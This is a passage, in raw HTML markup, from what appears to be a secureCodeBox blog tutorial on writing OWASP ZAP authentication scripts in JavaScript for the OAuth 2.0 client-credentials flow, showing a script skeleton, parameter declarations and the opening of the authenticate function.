punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">prepareMessage</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// TODO: Process message to match the authentication needs</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Configurations on how the messages are sent/handled:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Set to follow redirects when sending messages (default is false).</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// helper.getHttpSender().setFollowRedirect(true)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Send message without following redirects (overriding the option previously set).</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// helper.sendAndReceive(msg, false)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Set the number of maximum redirects followed to 5 (default is 100). Main purpose is to prevent infinite loops.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// helper.getHttpSender().setMaxRedirects(5)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Allow circular redirects (default is not allow). Circular redirects happen when a request</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// redirects to itself, or when a same request was already accessed in a chain of redirects.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// helper.getHttpSender().setAllowCircularRedirects(true)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	helper</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">sendAndReceive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token plain">msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> msg</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This function is called during the script loading to obtain a list of the names of the required configuration parameters,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// that will be shown in the Session Properties -&gt; Authentication panel for configuration. They can be used</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// to input dynamic data into the script, from the user interface (e.g. a login URL, name of POST parameters etc.)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">getRequiredParamsNames</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token string" style="color:rgb(195, 232, 141)">"exampleTargetURL"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"exampleField2"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This function is called during the script loading to obtain a list of the names of the optional configuration parameters,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// that will be shown in the Session Properties -&gt; Authentication panel for configuration. They can be used</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// to input dynamic data into the script, from the user interface (e.g. a login URL, name of POST parameters etc.)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">getOptionalParamsNames</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token string" style="color:rgb(195, 232, 141)">"exampleField3"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This function is called during the script loading to obtain a list of the names of the parameters that are required,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// as credentials, for each User configured corresponding to an Authentication using this script </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">getCredentialsParamsNames</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token string" style="color:rgb(195, 232, 141)">"username"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"password"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This optional function is called during the script loading to obtain the logged in indicator.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// NOTE: although optional this function must be implemented along with the function getLoggedOutIndicator().</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//function getLoggedInIndicator() {</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//	return "LoggedInIndicator";</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This optional function is called during the script loading to obtain the logged out indicator.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// NOTE: although optional this function must be implemented along with the function getLoggedInIndicator().</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//function getLoggedOutIndicator() {</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//	return "LoggedOutIndicator";</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//}</span><br></span></code></pre></div></div>
<p>This is the skeleton for your authentication script. There are four relevant functions: <code>authenticate</code>, <code>getRequiredParamsNames</code>, <code>getOptionalParamsNames</code> and <code>getCredentialsParamsNames</code>. We will begin with the latter three.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="declaring-parameters-for-the-script">Declaring Parameters for the Script<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#declaring-parameters-for-the-script" class="hash-link" aria-label="Direct link to Declaring Parameters for the Script" title="Direct link to Declaring Parameters for the Script" translate="no">​</a></h3>
<p><code>getRequiredParamsNames</code>, <code>getOptionalParamsNames</code> and <code>getCredentialsParamsNames</code> define which parameters the script expects. These functions will usually be quite quick to fill out - our client credentials flow only has a very limited number of relevant parameters we need to pass in. The strings we define here will be used to label elements in the ZAP configuration UI, and also show up again when retrieving the parameters in the <code>authenticate</code> function.</p>
<div class="language-javascript codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-javascript codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This function is called during the script loading to obtain a list of the names of the required configuration parameters,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// that will be shown in the Session Properties -&gt; Authentication panel for configuration. They can be used</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// to input dynamic data into the script, from the user interface (e.g. a login URL, name of POST parameters etc.)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// For the client-credentials flow, only the endpoint to which the authentication message needs to be sent has to be specified.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">getRequiredParamsNames</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token string" style="color:rgb(195, 232, 141)">"EndpointForAuthentication"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This function is called during the script loading to obtain a list of the names of the optional configuration parameters,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// that will be shown in the Session Properties -&gt; Authentication panel for configuration. They can be used</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// to input dynamic data into the script, from the user interface (e.g. a login URL, name of POST parameters etc.)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// The client credentials flow does not require any optional parameters in our case. If the endpoint implements the optional</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// "scope" parameter of the client credentials flow, it could be supported here.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">getOptionalParamsNames</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This function is called during the script loading to obtain a list of the names of the parameters that are required,</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// as credentials, for each User configured corresponding to an Authentication using this script.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// The client credentials flow requires a client_id and client_secret, equivalent to a username and password.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">getCredentialsParamsNames</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">return</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">[</span><span class="token string" style="color:rgb(195, 232, 141)">"client_id"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"client_secret"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">]</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">}</span><br></span></code></pre></div></div>
<p>With this, our script can be parameterized. However, we still need to teach it to perform the actual authentication.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="implementing-the-authentication">Implementing the Authentication<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#implementing-the-authentication" class="hash-link" aria-label="Direct link to Implementing the Authentication" title="Direct link to Implementing the Authentication" translate="no">​</a></h3>
<p>Now that the parameters are in place, we can implement the actual authentication functionality. In general, the authentication flow will always look something like this:</p>
<ol>
<li class="">Generate an HTTP request with the necessary information for authentication (pulling in script parameters as necessary)</li>
<li class="">Send the request and receive the response</li>
<li class="">(Repeat as necessary if more than one message is required for authentication)</li>
<li class="">Extract the necessary information and store it somewhere where other scripts can use it</li>
</ol>
<p>Keeping this in mind, a basic implementation of the client credentials flow could look like this:</p>
<div class="language-javascript codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-javascript codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// ZAP scripts use the protocol defined in JSR 223 (https://www.jcp.org/en/jsr/detail?id=223) to interface with the underlying </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Java code of ZAP. This means that we can access Java objects from within the JavaScript code.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Here, we import the relevant Java types for later use.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> HttpRequestHeader </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> Java</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">'org.parosproxy.paros.network.HttpRequestHeader'</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> HttpHeader </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> Java</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">'org.parosproxy.paros.network.HttpHeader'</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> </span><span class="token constant" style="color:rgb(130, 170, 255)">URI</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> Java</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">'org.apache.commons.httpclient.URI'</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> ScriptVars </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> Java</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">'org.zaproxy.zap.extension.script.ScriptVars'</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// This authentication function implements the client credentials flow from OAuth 2.0.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// It is tested with a Keycloak backend, but should also work for other implementations, assuming</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// they return a JWT in their response, inside the access_token attribute of a JSON object.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// If your server behaves differently, change the response parsing below.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// The behavior of this function is equivalent to the following curl command:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// curl -X POST -H "Content-Type: application/x-www-form-urlencoded" --data-urlencode "grant_type=client_credentials" --data-urlencode "client_id=&lt;client_id&gt;" --data-urlencode "client_secret=&lt;client_secret&gt;" &lt;tokenendpoint&gt;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// NOTE: Any message sent in the function should be obtained using the 'helper.prepareMessage()' method.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Parameters:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//        helper - a helper class providing useful methods: prepareMessage(), sendAndReceive(msg), getHttpSender()</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//        paramsValues - the values of the parameters configured in the Session Properties -&gt; Authentication panel.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//                    The paramsValues is a map, having as keys the parameters names (as returned by the getRequiredParamsNames()</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//                    and getOptionalParamsNames() functions below)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//        credentials - an object containing the credentials values, as configured in the Session Properties -&gt; Users panel.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//                    The credential values can be obtained via calls to the getParam(paramName) method. The param names are the ones</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//                    returned by the getCredentialsParamsNames() below</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">authenticate</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token parameter">helper</span><span class="token parameter punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token parameter"> paramsValues</span><span class="token parameter punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token parameter"> credentials</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token function" style="color:rgb(130, 170, 255)">print</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"\nAuthenticating via JavaScript script..."</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Load the API endpoint against which we need to POST our request to authenticate</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> endpoint </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> paramsValues</span><span class="token punctuation" style="color:rgb(199, 146, 234)">.</span><span class="token function" style="color:rgb(130, 170, 255)">get</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"EndpointForAuthentication"</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token function" style="color:rgb(130, 170, 255)">print</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"\nAuth endpoint is "</span><span class="token plain"> </span><span class="token operator" style="color:rgb(137, 221, 255)">+</span><span class="token plain"> endpoint</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Create a few Java objects that we will need later</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// First, a URI for the endpoint</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> requestUri </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> </span><span class="token keyword" style="font-style:italic">new</span><span class="token plain"> </span><span class="token class-name" style="color:rgb(255, 203, 107)">URI</span><span class="token 